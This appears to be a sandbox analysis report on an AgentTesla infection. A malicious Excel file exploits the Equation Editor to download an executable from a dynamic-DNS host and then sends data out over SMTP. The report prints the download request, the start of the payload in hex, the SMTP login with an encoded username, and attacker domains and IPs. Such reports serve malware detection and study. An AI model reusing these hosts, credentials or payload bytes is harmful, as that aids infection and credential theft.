Jan 27, 2021 09:15:47.292700052 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292711020 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292737007 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292738914 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292776108 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292788029 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292814016 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292814970 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292850971 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292865038 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292889118 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292895079 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292926073 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292938948 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292970896 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292972088 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.293015003 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.293028116 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.293051004 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.293052912 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.293090105 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.293102980 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.293133974 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.294357061 CET	80	49165	103.153.76.181	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:15:47.294394970 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.294441938 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.294469118 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.294521093 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.294531107 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.294625998 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.295317888 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.515434980 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515501022 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515539885 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515577078 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515614033 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515645027 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515683889 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.515693903 CET	49165	80	192.168.2.22	103.153.76.181

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:15:46.101658106 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:15:46.163057089 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:18.356118917 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:18.545075893 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:18.545957088 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:18.602505922 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:18.667681932 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:18.724380016 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:21.248164892 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:21.451677084 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:21.452619076 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:21.509044886 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:21.509840012 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:21.571635008 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 09:17:21.642004967 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 09:17:21.698662043 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 09:15:46.101658106 CET	192.168.2.22	8.8.8.8	0xaf1e	Standard query (0)	suresb1snd yintercont .dns.army	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.356118917 CET	192.168.2.22	8.8.8.8	0x8282	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.545957088 CET	192.168.2.22	8.8.8.8	0x8282	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.667681932 CET	192.168.2.22	8.8.8.8	0xebf1	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.248164892 CET	192.168.2.22	8.8.8.8	0xd368	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.452619076 CET	192.168.2.22	8.8.8.8	0xd368	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.509840012 CET	192.168.2.22	8.8.8.8	0xd368	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.642004967 CET	192.168.2.22	8.8.8.8	0x4226	Standard query (0)	smtp.migeu lez.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 09:15:46.163057089 CET	8.8.8.8	192.168.2.22	0xaf1e	No error (0)	suresb1snd yintercont .dns.army		103.153.76.181	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.545075893 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	smtp.migeu lez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:18.545075893 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 09:17:18.545075893 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.545075893 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.545075893 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.602505922 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	smtp.migeulez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:18.602505922 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.602505922 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.602505922 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.602505922 CET	8.8.8.8	192.168.2.22	0x8282	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.724380016 CET	8.8.8.8	192.168.2.22	0xebf1	No error (0)	smtp.migeulez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:18.724380016 CET	8.8.8.8	192.168.2.22	0xebf1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.724380016 CET	8.8.8.8	192.168.2.22	0xebf1	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.724380016 CET	8.8.8.8	192.168.2.22	0xebf1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:18.724380016 CET	8.8.8.8	192.168.2.22	0xebf1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.451677084 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	smtp.migeulez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:21.451677084 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.451677084 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.451677084 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.451677084 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.509044886 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	smtp.migeulez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:21.509044886 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.509044886 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.509044886 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.509044886 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.571635008 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	smtp.migeulez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:21.571635008 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.571635008 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 09:17:21.571635008 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.571635008 CET	8.8.8.8	192.168.2.22	0xd368	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.698662043 CET	8.8.8.8	192.168.2.22	0x4226	No error (0)	smtp.migeulez.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 09:17:21.698662043 CET	8.8.8.8	192.168.2.22	0x4226	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.698662043 CET	8.8.8.8	192.168.2.22	0x4226	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.698662043 CET	8.8.8.8	192.168.2.22	0x4226	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 09:17:21.698662043 CET	8.8.8.8	192.168.2.22	0x4226	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- suresb1sndyintercont.dns.army

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.153.76.181	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 27, 2021 09:15:46.397888899 CET</td><td>0</td><td>OUT</td><td>GET /receipst/winlog.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: suresb1sndyintercont.dns.army
Connection: Keep-Alive</td></tr>
<tr><td>Jan 27, 2021 09:15:46.624223948 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 27 Jan 2021 08:15:44 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.2.34
Last-Modified: Wed, 27 Jan 2021 06:00:08 GMT
ETag: "106000-5b9db7bb52a00"
Accept-Ranges: bytes
Content-Length: 1073152
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 78 0f 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01
50 00 00 c6 0e 00 00 98 01 00 00 00 00 00 9e e5 0e 00 00 20 00 00 00 00 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0
0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 c0 10 00 00 02 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 4c e5 0e 00 4f 00 00 00 00 00 0f 00 7c 95 01 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 10 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00
00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 c5 0e 00 00
20 00 00 00 c6 0e 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 7c 95 01 00
00 00 0f 00 00 96 01 00 00 c8 0e 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00
00 a0 10 00 00 02 00 00 00 5e 10 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 80 e5 0e 00 00 00 00 00 48 00 00 00 02 00 05 00 98 43 02 00 1c 5c 01 00 03 00 00 00 01 00 00 06 b4 9f
03 00 98 45 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 1d 00 00 0a 28 1e 00 00 0a 00 de 02 00 dc 00 28 07
00 00 06 02 6f 1f 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 20 00 00 0a 00 02 16
28 21 00 00 0a 00 02 17 28 22 00 00 0a 00 02 17 28 23 00 00 0a 00 02 17 28 24 00 00 0a 00 2a 4e 00 02 28 09 00 00 06
6f 70 04 00 06 28 25 00 00 0a 00 2a 26 00 02 28 26 00 00 0a 00 2a ce 73 27 00 00 0a 80 01 00 00 04 73 28 00 00 0a 80
02 00 00 04 73 29 00 00 0a 80 03 00 00 04 73 2a 00 00 0a 80 04 00 00 04 73 2b 00 00 0a 80 05 00 00 04 2a 00 00 00 13
30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11
00 7e 02 00 00 04 6f 2d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 2e 00 00 0a
0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00
00 00 05 00 00 11 00 7e 05 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 26 00 02 28 31 00 00 0a 00 2a 00 00 13 30 02 00 3c
00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 32 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 33 00 00 0a 6f
34 00 00 0a 73 35 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELx`P @ @LO|  H.text  `.rsrc|@@.reloc^@BHC\E0(((o*(
(!("(#($*N(op(%*&(&*s's(s)s*s+*0~o,+*0~o-+*0~o.+*0~o/+*0~o0+*&(1*0<~(2,!rp(3o4s5~+*0</td></tr>
</table>


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 09:17:19.568044901 CET	587	49166	208.91.199.225	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 27, 2021 09:17:19.568444014 CET	49166	587	192.168.2.22	208.91.199.225	EHLO 980108
Jan 27, 2021 09:17:19.744249105 CET	587	49166	208.91.199.225	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 27, 2021 09:17:19.746047974 CET	49166	587	192.168.2.22	208.91.199.225	AUTH login ZmFjdHVyYWNpb25AbWlnZXVsZXouY29t
Jan 27, 2021 09:17:19.922535896 CET	587	49166	208.91.199.225	192.168.2.22	334 UGFzc3dvcmQ6
Jan 27, 2021 09:17:20.101150990 CET	587	49166	208.91.199.225	192.168.2.22	235 2.7.0 Authentication successful
Jan 27, 2021 09:17:20.102175951 CET	49166	587	192.168.2.22	208.91.199.225	MAIL FROM:<facturacion@migeulez.com>
Jan 27, 2021 09:17:20.279299021 CET	587	49166	208.91.199.225	192.168.2.22	250 2.1.0 Ok
Jan 27, 2021 09:17:20.280035973 CET	49166	587	192.168.2.22	208.91.199.225	RCPT TO:<facturacion@migeulez.com>
Jan 27, 2021 09:17:20.464610100 CET	587	49166	208.91.199.225	192.168.2.22	250 2.1.5 Ok
Jan 27, 2021 09:17:20.465126038 CET	49166	587	192.168.2.22	208.91.199.225	DATA
Jan 27, 2021 09:17:20.641292095 CET	587	49166	208.91.199.225	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Jan 27, 2021 09:17:20.645859957 CET	49166	587	192.168.2.22	208.91.199.225	.
Jan 27, 2021 09:17:20.919286013 CET	587	49166	208.91.199.225	192.168.2.22	250 2.0.0 Ok: queued as 5E7F8182CBD
Jan 27, 2021 09:17:22.420790911 CET	587	49167	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 27, 2021 09:17:22.421289921 CET	49167	587	192.168.2.22	208.91.198.143	EHLO 980108
Jan 27, 2021 09:17:22.594434023 CET	587	49167	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 27, 2021 09:17:22.594854116 CET	49167	587	192.168.2.22	208.91.198.143	AUTH login ZmFjdHVyYWNpb25AbWlnZXVsZXouY29t
Jan 27, 2021 09:17:22.768768072 CET	587	49167	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Jan 27, 2021 09:17:22.944883108 CET	587	49167	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Jan 27, 2021 09:17:22.945167065 CET	49167	587	192.168.2.22	208.91.198.143	MAIL FROM:<facturacion@migeulez.com>
Jan 27, 2021 09:17:23.119394064 CET	587	49167	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Jan 27, 2021 09:17:23.119929075 CET	49167	587	192.168.2.22	208.91.198.143	RCPT TO:<facturacion@migeulez.com>
Jan 27, 2021 09:17:23.302701950 CET	587	49167	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Jan 27, 2021 09:17:23.303127050 CET	49167	587	192.168.2.22	208.91.198.143	DATA
Jan 27, 2021 09:17:23.476356030 CET	587	49167	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Jan 27, 2021 09:17:24.103679895 CET	587	49167	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 375861C2266

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 532 Parent PID: 584

General

Start time:	09:14:49
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13feb0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$TACSAL.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400FF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$TACSAL.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400FF591	WriteFile
C:\Users\user\Desktop\~$TACSAL.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400FF526	WriteFile
C:\Users\user\Desktop\~$TACSAL.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400FF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	mr5	binary	6D 72 35 00 14 02 00 00 02 00 00 00 00 00 00 32 00 00 00 01 00 00 00 18 00 00 00 0E 00 00 00 74 00 61 00 63 00 73 00 61 00 6C 00 2E 00 78 00 6C 00 73 00 78 00 00 00 74 00 61 00 63 00 73 00 61 00 6C 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2520 Parent PID: 584

General

Start time:	09:15:09
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true

Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2736 Parent PID: 2520

General

Start time:	09:15:12
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xc20000
File size:	1073152 bytes
MD5 hash:	411FA0337649AD03B57D223E60680397
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2159933636.00000000023DA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2159922481.00000000023C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2160179580.00000000033C8000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
